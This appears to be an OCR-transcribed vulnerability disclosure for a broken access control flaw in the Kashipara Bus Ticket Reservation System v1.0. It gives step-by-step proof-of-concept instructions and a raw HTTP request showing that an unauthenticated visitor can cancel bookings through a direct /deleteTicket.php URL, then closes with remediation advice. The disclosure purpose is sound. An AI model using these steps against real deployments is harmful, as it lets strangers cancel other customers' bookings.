Broken Access Control vulnerability was found in “/deleteTicket.php” in Kashipara - Bus Ticket Reservation System v1.0 allows remote unauthenticated attackers to cancel valid customer ticket bookings via the direct URL access.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Bus Ticket Reservation System v1.0 (https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download)


Version: 1.0

Affected Components:

- **Affected Code File:** /deleteTicket.php

Steps:

1. Login into the Bus Ticket Reservation System v1.0 portal. URL: http://localhost/online-bus-ticket-booking-Website/
2. Perform a ticket booking. For POC, I had created a customer ticket booking in the name of “DeleteTest”.



localhost/online-bus-ticket-booking-Website/schedule.php


2024-07-31 - Kuala Lumpur

Seat No : 1a

DeleteTest


delete@gmail.com

9012345678




Success!!

3. Now, access the “Booking List” -> “Customer Booking” menu. URL: http://localhost/online-bus-ticket-booking-Website/history.php.




Customer Booking's Ticket

4. The customer ticket booking in the name of “DeleteTest” is visible on this page.



										Delete
30	Adam	adam@hotmail.com	0193948523	E-Mutiara	2024-07-28 20:00:00	Kelantan	6c	59	2021-06-28 21:46:44	View Update Delete
31	Testa	Testa@magfa.com	9999999999	E-Mutiara	2024-07-31 01:00:00	Kuala Lumpur	1b	10	2024-07-23 21:46:46	View Update Delete
32	DeleteTest	delete@gmail.com	9012345678	E-Mutiara	2024-07-31 01:00:00	Kuala Lumpur	1a	10	2024-07-23 21:55:58	View Update Delete

5. Mouseover to the “Delete” button. URL to cancel the “DeleteTest” customer ticket booking is: http://localhost/online-bus-ticket-booking-Website/deleteTicket.php?id=RUNVPQ==




31	Testa	Testa@magfa.com	9999999999	E-Mutiara	2024-07-31 01:00:00	Kuala Lumpur	1b	10	2024-07-23 21:46:46	View Update Delete
32	DeleteTest	delete@gmail.com	9012345678	E-Mutiara	2024-07-31 01:00:00	Kuala Lumpur	1a	10	2024-07-23 21:55:58	View Update Delete

localhost/online-bus-ticket-booking-Website/deleteTicket.php?id=RUNVPQ==


6. Log out of the application.

7. Access the URL (from Step 5) to cancel "DeleteTest" customer ticket booking in a private browser window.




```
http://localhost/online-bus-ticket-booking-Website/deleteTicket.php?id=RUNVPQ==
http://localhost/online-bus-ticket-booking-Website/deleteTicket.php?id=RUNVPC — Visit
```

8. It was observed that the "DeleteTest" customer ticket booking is cancelled successfully without proper validation.



Request to http://localhost:80 [127.0.0.1]

```
GET /online-bus-ticket-booking-Website/deleteTicket.php  ?id=RUNVPQ==  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```


Response from http://localhost:80/online-bus-ticket-booking-Website/deleteTicket.php?id=RUNVPQ== [127.0.0.1]

```
HTTP/1.1 200 OK
Date: Tue, 23 Jul 2024 16:28:40 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Set-Cookie: PHPSESSID=dt62mcdnd4qkjp459c1gblc0kf ; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 174
Connection: close
Content-Type: text/html; charset=UTF-8


<script type="text/javascript">
  window.location.assign("login.php");
</script>
<script type='text/javascript'>
  alert('Success');
  window.location.assign('history.php');
</script>
'
```

9. Login into the application and access the “Booking List” -> “Cancelled” menu. URL: http://localhost/online-bus-ticket-booking-Website/history.php.
10. It is confirmed that the “DeleteTest” customer ticket booking was successfully cancelled.



Cancelled Ticket

#	Name	Email	Phone Num	Company Name	Departure Date & Time	Destination	Seat Num	Price (RM)	Booking Date
1	DeleteTest	delete@gmail.com	9012345678	E-Mutiara	2024-07-31 01:00:00	Kuala Lumpur	1a	10	2024-07-23 21:55:58

Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/